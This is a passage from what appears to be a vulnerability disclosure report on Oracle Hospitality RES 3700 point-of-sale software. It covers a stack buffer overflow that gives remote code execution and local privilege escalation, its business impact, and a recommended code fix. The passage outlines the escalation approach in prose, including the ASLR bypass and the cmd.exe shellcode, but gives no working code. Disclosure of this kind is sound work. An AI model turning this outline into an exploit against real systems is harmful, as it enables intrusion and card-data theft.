We can now confirm we have RCE (Remote Code Execution).

3.4-LPE Exploit – SEH Local Stack Buffer Overflow

A Local Privilege Escalation would work if we send a request from the server to itself to 127.0.0.1 or to the IP of the server which is 192.168.1.10 and it's more reliable since ASLR can be bypassed easily by accessing FS:[x].

We can simply generate shellcode for cmd.exe and make the user execute it to escalate his privileges.

5.0-Criticality Assessment and Business Impact

Oracle Hospitality RES 3700 is a product/solution that is used in thousands of Food & Beverage stores across the world. We can see a fraction of that on the Oracles link to success stories https://www.oracle.com/industries/food-beverage/pos-successes.html where a lot use this solution without knowing that their security can be compromised from both internal and external attackers.

Even if an attacker was not able to gain any kind of access, he would still be able to use the DoS attack exploits. On top of that most of the stores deal with customer credit cards and that information will be at risk and PCIDSS (Payment Card Industry Data Security Standards) will be breached, for example: Personally Identifiable Information could be obtained such as: Names, Addresses, Phone Numbers, SSN#, DOB, Credit Card Numbers, Expiry dates, Card Types, Authorization reference, Transaction reference etc…

A malicious user or a black hat hacker could attack any system with this Oracle product installed by exploiting this vulnerability and that would be a major loss in terms of money, reputation for the business and its clients/customers, inappropriate access to proprietary or confidential data such as intellectual data or marketing plans and much more. The impact on confidentiality, integrity and availability in this case is critical.

6.0-Conclusion and recommendation

This vulnerability can be considered as an RCE / LPE and DoS and an immediate code update is needed to avoid anyone else exploiting and abusing it and causing major issues for a lot of businesses.

What I recommend is fixing the code in MDSHTTPService.exe and MDSXMLDirecotry.dll and specifically the functions/routines responsible for bound checking and replacing unsafe functions and code with proper ones.